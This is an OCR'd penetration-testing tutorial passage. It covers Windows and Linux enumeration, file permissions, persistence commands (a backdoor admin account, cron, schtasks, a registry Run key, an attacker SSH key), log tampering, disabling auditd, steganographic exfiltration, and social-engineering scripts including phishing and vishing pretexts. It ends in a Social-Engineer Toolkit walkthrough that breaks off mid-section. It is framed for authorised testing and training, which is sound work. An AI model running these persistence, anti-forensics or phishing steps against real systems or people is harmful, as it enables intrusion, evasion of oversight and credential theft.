
Get user information.



```
C:\Windows\system32>net user administrator
net user administrator
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country code                 000 (System Default)
Account active               No
Account expires              Never

Password last set            3/6/2018 8:59:34 PM
Password expires             Never
```

Check Firewall status.


```
netsh firewall show state

netsh firewall show config
```



```

C:\Windows\system32>netsh firewall show state
netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Disable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable
Group policy version              = Windows Firewall
```


Understanding Permissions

To see permissions of files and information in a more detailed way, type **ls -l**.




```
root@kali:/home/kali# ls -l
total 682840
-rw-r--r--  1 kali kali     19405 Mar  1  2021 2.c
-rw-r--r--  1 kali kali     75873 Oct  4 02:12 45.33.32.156.log
-rw-r--r--  1 kali kali     13766 Oct  4 02:20 45.33.32.156.txt
-rw-r--r--  1 kali kali      1062 Feb 21  2021 AnuyKffJ.html
-rw-r--r--  1 kali kali   4125934 Mar 24  2021 auth.log
```

Additionally, execute the same command for a specific file using **ls -l FILENAME**.




```
root@kali:/home/kali# ls -l auth.log
-rw-r--r-- 1 kali kali 4125934 Mar 24  2021 auth.log
```

Here, we have highlighted '**-rw-r—r--**'. This code tells about the permissions given to the owner, user group, and others. The first '-' implies that we have selected an auth.log.




```
root@kali:/home/kali# ls -l auth.log
-rw-r--r-- 1 kali kali 4125934 Mar 24  2021 auth.log
```

Otherwise, if it were a directory, d would have been shown.




```
-rw-r--r--  1 kali kali       575 Sep  4 17:20 user.lst
drwxr-xr-x  2 kali kali      4096 Feb  4  2021 Videos
```

Read the file.
Write or edit the file.
The user cannot execute the file since the execute bit is set to '-'



```
-rw-r--r--  1 kali kali       575 Sep  4 17:20 user.lst
drwxr-xr-x  2 kali kali      4096 Feb  4  2021 Videos
```

Read
Write
Execute



```
-rw-r--r--  1 kali kali    163911 Feb 12  2021 torbrowser-launcher.git
-rwxrwxrwx  1 kali kali         0 Jun 30 04:02 troj.exe
```

Chmod Permissions Filename

use the **chmod** command, which stands for 'change mode' Using the command, set permissions (read, write, execute) on a file/directory for the owner, group, and the world.

chmod <option> file/folder

Each user can have different permissions to a file.


x	executes
r	read
w	writes

Divide the permissions into numbers and define them more efficiently: 1, 2, and 4 are the base numbers of **Linux,** and from those numbers, create the permissions.

Absolute (numeric) Mode

Permission Type	**Symbol**	**Numeric**	**Number**
Execute	**x**	**1**	**1**
Write	**w**	**2**	**2**
Execute + Write	x+w	1+2	3
Read	**r**	**4**	**4**
Read + Execute	r+x	4+1	5
Read + Write	r+w	4+2	6
Read + Write + Execute	r+w+x	4+2+1	7

Understanding file permissions by three-digit octal number.



```
kali@kali:~/Desktop/New Folder$ ls -l
total 136644
-rw-r--r-- 1 kali kali 139921527 Aug 26 03:26 rockyou.txt
kali@kali:~/Desktop/New Folder$ chmod 764 rockyou.txt
kali@kali:~/Desktop/New Folder$ ls -l
total 136644
-rwxrw-r-- 1 kali kali 139921527 Aug 26 03:26 rockyou.txt
kali@kali:~/Desktop/New Folder$
```

'764' code:

The owner can read, write, and execute.
The usergroup can read and write.
The world can read.

Common Techniques

Weak configurations and missing patches often lead to access to local user and service accounts. Sometimes, these accounts can access sensitive information directly, but access to the affected systems and connected networks doesn't stop there. Using the ten escalation vectors listed below. Penetration testers can often gain unauthorized access to databases, network devices, and other systems on the network.

Windows-Exploit-Suggester

This tool compares a target patch level against the Microsoft vulnerability database to detect potential missing patches. It notifies the user if public exploits and Metasploit modules are available for the missing bulletins.
Link: https://github.com/AonCyberLabs/Windows-Exploit-Suggester

Maintaining Access: Persistence Techniques

Introduction

Maintaining access is a critical phase in penetration testing, where the goal is to ensure continued access to a compromised system for further analysis and testing without being detected by the system's defenses.

Persistence Techniques

1. Backdoor Accounts

Creating backdoor accounts is a straightforward method for maintaining access. These are user accounts that attackers create to re-enter the system.

Example on Windows:

```
net user pentest P3nT3st! /add
net localgroup administrators pentest /add
```

This command creates a new user named "pentest" with administrative privileges.

2. Scheduled Tasks or Cron Jobs

Attackers can use scheduled tasks on Windows or cron jobs on Linux to execute malicious scripts at predefined times, ensuring persistent access.

Example on Windows:

```
schtasks /create /tn "Update" /tr "C:\path\to\malicious\script.bat" /sc daily /st 14:00
```

This creates a scheduled task to run a script daily at 2 PM.

Example on Linux:

```
echo "0 14 * * * /path/to/malicious/script.sh" >> /var/spool/cron/crontabs/root
```

This adds a cron job for the root user to execute a script every day at 2 PM.

3. Registry Modifications (Windows)

Attackers can add registry keys to execute malware during the system startup process.

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Update /d "C:\path\to\malicious\executable.exe"
```

This command adds a registry key to run an executable each time the user logs in.

4. Service Creation

Creating a malicious service ensures that the payload is executed every time the system starts.

Example on Windows:

```
sc create UpdateSvc binPath= "C:\path\to\malicious\executable.exe" start= auto
```

This creates a new service that automatically starts the malicious executable upon system boot.

5. SSH Keys

For Linux systems, adding an attacker's SSH key to the authorized_keys file for a user account provides a discreet method of access.

```
echo ssh-rsa AAAAB3Nza...H5bLQ== attacker@pentest >> /home/victim/.ssh/authorized_keys
```

This command adds the attacker's public SSH key to the victim's authorized keys, allowing password-less SSH access.

Covering Tracks and Avoiding Detection

Introduction

Covering tracks and avoiding detection are crucial aspects of a penetration test designed to mimic the behavior of advanced attackers who seek to maintain access to a system without being discovered. This phase ensures that security measures and incident response procedures are adequately tested. It's important to note that all activities should be conducted within the scope of an authorized engagement and with the utmost respect for the client's data and privacy.

Importance of Stealth

Maintaining stealth during a penetration test challenges and evaluates the effectiveness of the target organization's security monitoring, logging, and incident response capabilities. It also demonstrates the potential for an attacker to operate undetected within the environment.

Techniques for Covering Tracks

1. Log Manipulation

Attackers often alter or delete logs to hide their activities. While this is not ethical in a real-world scenario, understanding the process is crucial for defenders.

Clearing Bash History

To avoid leaving traces in the bash history:

```
history -c && history -w
```

This command clears the current shell's history and writes the empty history to the file, effectively covering tracks in the bash session.

Manipulating Log Files

Removing specific entries from log files can cover tracks, but it should be done with caution and only in a controlled testing environment.

```
sed -i '/suspicious_command/d' /var/log/auth.log
```

This **sed** command searches for "suspicious_command" in the **auth.log** file and deletes any lines containing it.

2. Disabling Auditing Systems

Temporarily disabling auditing systems can prevent the logging of malicious activities. However, this should be done sparingly and always reverted.

```
auditctl -e 0
```

This command disables auditing on Linux systems using Auditd, stopping new audit events from being logged.

3. Using Steganography

Steganography involves hiding data within other files or messages, making the exfiltration less detectable.

```
steghide embed -cf picture.jpg -ef secret.txt
```

This example uses **steghide** to embed a secret message (**secret.txt**) into an image file (**picture.jpg**), masking the data exfiltration.

4. Leveraging Rootkits

Rootkits can hide the presence of malicious processes, files, and network connections. While their use is beyond the scope of ethical penetration testing, understanding their capabilities is essential for defense.

5. Timing Attacks

Conducting operations during high-traffic periods can help mask malicious activities within the volume of legitimate traffic.

6. Encrypting Payloads and Channels

Using encrypted payloads and communication channels (like HTTPS or SSH) can prevent detection by content inspection tools.

```
ssh -D 8080 -f -C -q -N user@target.com
```

This command sets up an SSH tunnel with dynamic port forwarding, creating an encrypted proxy for sending data.

Avoiding Detection

1. Mimicking Normal Traffic

Generating traffic patterns and requests that closely resemble legitimate user behavior can help avoid detection by anomaly-based IDS/IPS systems.

2. Using Living-off-the-land Techniques

Leveraging built-in system tools and features reduces the likelihood of triggering security alerts compared to deploying external tools or malware.


Social Engineering

Introduction

Social engineering is a non-technical strategy used by attackers to manipulate individuals into divulging confidential information. It exploits human psychology rather than technical hacking techniques to gain access to systems, networks, or physical locations.

1. Understanding Social Engineering

Social engineering relies on the premise that it's easier to exploit your natural inclination to trust than it is to discover ways to hack your software. For penetration testers, understanding the principles of influence and persuasion is crucial in applying social engineering effectively and ethically.



2. Pretexting

Pretexting involves creating a fabricated scenario (pretext) to engage a targeted victim in a manner that increases the chance of obtaining the desired outcome.

Example: Impersonating IT Support

A tester might call an employee pretending to be from the IT department, claiming there's an issue with their account that requires verification of their username and password. This scenario can be rehearsed and executed without any technical tools, relying solely on the persuasiveness and credibility of the pretext.

Commands and Tools

While pretexting doesn't involve commands in the traditional sense, tools like caller ID spoofing software (e.g., **SpoofCard**, **BluffMyCall**) can be used to make the call appear to come from a legitimate internal number, increasing the pretext's credibility.

3. Phishing

Phishing is a technique of sending fraudulent communications that appear to come from a reputable source, usually via email, to steal sensitive data like credit card numbers or login information.

Example: Crafting a Phishing Email

A penetration tester might send an email to employees that appears to be from the company's HR department, asking them to update their employee benefits information by clicking on a link that leads to a malicious website designed to capture their credentials.

Tools

- **GoPhish**: An open-source phishing toolkit that allows for the creation and tracking of phishing campaigns.

Command to start GoPhish server:

```
./gophish
```

This command initiates the GoPhish application, after which campaigns can be configured through its web interface.

- **Social-Engineer Toolkit (SET)**: A framework for crafting phishing attacks.

Command to launch SET:

```
setoolkit
```

This command opens the SET interface, where you can navigate to the phishing attacks section and create a custom email campaign.

4. Baiting

Baiting is similar to phishing but involves offering something enticing to the target in exchange for information. This could be in the form of physical media like USB drives labeled with something intriguing, left in places where potential targets are likely to find them.

Example: USB Drop

A tester might drop USB drives labeled "Confidential" in a parking lot or lobby of the target organization. Curious employees who find and insert the USB into a computer could unknowingly install malicious software that provides the tester with access to the system.

5. Tailgating

Tailgating (also known as "piggybacking") involves following someone into a restricted area without the proper authentication. The attacker might simply walk in behind a person with legitimate access.

Example: Impersonating a Delivery Person

A tester could dress as a delivery person and wait outside a secure building. When an employee opens the door to enter, the tester can ask to hold the door, claiming their hands are full, to gain unauthorized access.

6. Vishing (Voice Phishing)

Vishing is the voice version of phishing, using the telephone system to manipulate individuals into divulging sensitive information.

Example: Fake Fraud Alert Call

A tester might call an employee pretending to be from the company's bank and claim that suspicious activity was detected on their account. They might ask the employee to verify their account details and PIN over the phone to "secure" their account.

7. Impersonation on Social Media

Creating fake profiles on social media to connect with targets and gather personal information or to influence them to disclose sensitive information.

Example: LinkedIn Connection

A tester might create a LinkedIn profile posing as a recruiter for a well-known company. They could then connect with employees of the target organization, gradually building trust and gathering information or influencing the employees to divulge sensitive information.

Psychology and Principles of Social Engineering

Introduction

Social engineering is a cornerstone of penetration testing, employing psychological manipulation to gain access to systems, data, or physical locations that are otherwise protected.

The Psychology of Trust and Persuasion

Trust Exploitation

Humans inherently want to trust. It's a social survival mechanism. Social engineers exploit this by presenting themselves as trustworthy, often mimicking behaviors, language, or appearances that the target expects from individuals they would naturally trust.

Example: A social engineer might impersonate IT staff, using technical jargon and company lingo to convince an employee to divulge their login credentials.

Cognitive Biases

Cognitive biases like authority bias, urgency, and scarcity can be leveraged to influence decisions.

- **Authority Bias**: People tend to obey authority figures.

Command: Pose as a high-ranking official within the organization, demanding urgent action.

- **Urgency and Scarcity**: Creating a sense of immediate need or limited availability can bypass rational thought processes.

Command: "This link will expire in 5 minutes. Click now to ensure your account remains active."

Principles of Influence

Robert Cialdini's principles of influence are often leveraged in social engineering:

1. **Reciprocity**: People feel obliged to return favors.

Example: Offering helpful advice or assistance before asking for sensitive information.

2. **Commitment and Consistency**: Once people commit to an action or stance, they're more likely to follow through.

Command: Start with small, non-threatening requests to build up to more significant asks.

3. **Social Proof**: People will often follow the actions of others.

Example: "Your colleagues have already complied with this security check."

4. **Authority**: As mentioned, people follow perceived authority figures.

Command: Use titles, uniforms, or official-looking documents to establish authority.

5. **Liking**: People are more easily influenced by those they like.

Command: Mirror the target's body language and interests to build rapport.

6. **Scarcity**: Highlighting limited availability can make things seem more desirable.

Command: "We only have a few slots left for this security update."

Pretexting and Identity Theft

Creating a believable backstory or pretext is crucial in social engineering. This involves fabricating a scenario or identity that justifies the social engineer's actions or requests.

Example: A social engineer might claim to be conducting a survey on workplace satisfaction, using this as a pretext to ask sensitive questions.

Elicitation Techniques

Elicitation involves subtly extracting information without raising suspicion. Techniques include:

- **Flattery**: Making the target feel important or knowledgeable.

Command: "As a key member of your team, your insights are crucial to our project."

- **False Assumptions**: Making statements that prompt corrections.

Command: "So, you typically change your passwords every six months, right?"

Building Rapport

Establishing a connection with the target can lower defenses. Techniques include mirroring body language, empathizing with their problems, and expressing shared interests or experiences.

Command: Reflect back on the target's sentiments, "I totally understand how frustrating these security protocols can be."

Non-Verbal Cues and Microexpressions

Understanding and utilizing non-verbal communication can enhance a social engineer's effectiveness. This includes reading microexpressions to gauge a target's receptiveness or suspicion.

Command: If the target shows signs of discomfort (e.g., crossed arms, avoidance of eye contact), change tactics to ease their concerns.

Practical Applications and Ethical Considerations

Phishing and Spear Phishing

Sending emails that mimic legitimate sources to trick individuals into providing sensitive information.

Example: Crafting an email that appears to be from the company's HR department, asking employees to confirm their login details via a malicious link.

Vishing

Voice phishing involves calling targets and persuading them to divulge confidential information over the phone.

Command: "This is John from IT. We're doing a routine security check. Can you confirm your password for verification?"

Impersonation and Tailgating

Physically impersonating personnel or following authorized individuals into secure areas.

Command: Wear a uniform and carry an ID badge that mimics that of a legitimate employee to gain physical access.

Social Engineering through Social Media

Introduction

Social media platforms are fertile ground for social engineering attacks due to the vast amount of personal and professional information available.

Understanding the Landscape

The Role of Social Media

Social media platforms like LinkedIn, Facebook, Twitter, and Instagram provide a wealth of information that can be used to tailor social engineering campaigns. Profiles may reveal personal interests, professional connections, workplace details, and even security-related information.

Information Gathering

The first step in a social engineering campaign is often reconnaissance. Social media can reveal:

- **Employment History**: Useful for crafting pretexting scenarios.
- **Interests and Hobbies**: Helpful for rapport building.
- **Networks and Connections**: Can be exploited to establish trust or credibility.

Techniques and Examples

Phishing with Social Media

Creating fake social media profiles to connect with targets and send malicious links or requests.

Example: A fake LinkedIn profile of a recruiter sending job offers that contain malicious links.

Spear Phishing

Targeted attacks that use information gleaned from social media to create highly personalized and convincing messages.

Command: "I saw your post about cybersecurity challenges at [Company]. I thought this article might interest you." (Embedded with a malicious link)

Pretexting

Developing a believable story or scenario to elicit information or action from the target.

Example: Posing as a colleague from another department and asking for login details to access a supposedly shared document.

Quizzes and Contests

Creating engaging quizzes or contests that require participants to provide personal information or perform specific online actions.

Command: "Join our cybersecurity awareness quiz! The top scores will receive prizes. Just enter your work email to participate."

Catfishing

Creating a fake identity to form a relationship with the target and manipulate them into divulging confidential information.

Example: A fake profile engages in prolonged interactions to gain trust and eventually asks for sensitive information.

Operational Security in Social Media

Penetration testers must maintain operational security (OpSec) to avoid detection and ensure the integrity of the testing process.

- **Anonymity**: Use tools and techniques to mask real identities and locations.
- **Separation of Personal and Professional**: Never use personal accounts for testing purposes.
- **Digital Footprint**: Be aware of the traces left on social media and platforms.

Building Credibility and Trust

Trust is crucial in social engineering. Building a believable online presence involves:

- **Consistent Backstory**: Ensure all elements of the fake profile (education, work history, posts) are coherent.
- **Engagement**: Regularly post relevant content and engage with others to build a network.
- **Endorsements and Recommendations**: These add legitimacy to profiles on platforms like LinkedIn.

Ethical Considerations and Legal Boundaries

It's crucial to navigate the ethical and legal aspects carefully:

- **Consent**: Always have explicit permission from the organization's leadership for social engineering activities.
- **Scope**: Clearly define what is and isn't allowed in the engagement terms.
- **Privacy**: Respect personal privacy and avoid overstepping into non-consented activities.

Practical Application: Crafting a Campaign

1. **Objective Setting**: Define what the campaign aims to achieve (e.g., gaining network access, extracting sensitive information).
2. **Target Identification**: Use social media to identify potential targets within the organization.
3. **Customization**: Tailor messages based on the target's interests and activities observed on social media.
4. **Execution**: Engage with the target using the chosen social engineering technique.
5. **Debriefing**: Provide feedback and awareness training to the organization post-engagement.

Tools and Resources

- **Social Media Monitoring Tools**: For tracking mentions, trends, and activities related to the target organization or industry.
- **Profile Analysis Tools**: To gather detailed insights into individual profiles and their networks.
- **Security Awareness Training Platforms**: To educate employees post-engagement about social engineering threats and best practices.

Use of Social Engineering Toolkit (SET) in Penetration Testing


Introduction

The Social Engineering Toolkit (SET) is an open-source collection of custom tools designed for penetration testers to simulate social engineering attacks. Developed by TrustedSec, SET is a powerful framework that enables testers to launch a wide range of attacks with ease.


Getting Started with SET

Launching SET

To start SET, navigate to the SET directory and execute the toolkit:



```
kali@kali:~$ sudo setoolkit
[-] New set.config.py file generated on: 2021-10-08 03:45:00.826720
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2021-10-08 03:45:00.826720
[*] SET is using the new config, no need to restart
```



```
   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Upon launching, you'll be presented with a text-based menu system where you can choose from various attack vectors and options.

Core Features and Attack Vectors

SET encompasses a wide array of social engineering tactics. Key features include:


- **Spear-Phishing Attack Vectors**: Allows the creation of email campaigns with malicious attachments or links.
- **Website Attack Vectors**: Facilitates the cloning of websites for phishing and credential harvesting.
- **Infectious Media Generator**: Creates USB/CD media with autorun payloads.
- **QRCode Generator Attack Vector**: Generates QR codes embedded with malicious URLs or payloads.

Spear-Phishing Attack Vector

This vector is widely used for crafting email campaigns that target specific individuals or groups within an organization.

Command:

1. Choose "1) Social-Engineering Attacks".
2. Select "1) Spear-Phishing Attack Vectors".



```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

3. Opt for the type of attack, e.g., "1) Perform a Mass Email Attack".


Example: Sending an email that appears to be from the IT department, asking employees to update their passwords, and providing a link to a cloned phishing page.

Website Attack Vector

One of the most popular features in SET is the ability to clone a website for phishing purposes, making it appear as though the user is logging into a legitimate site.

Command:

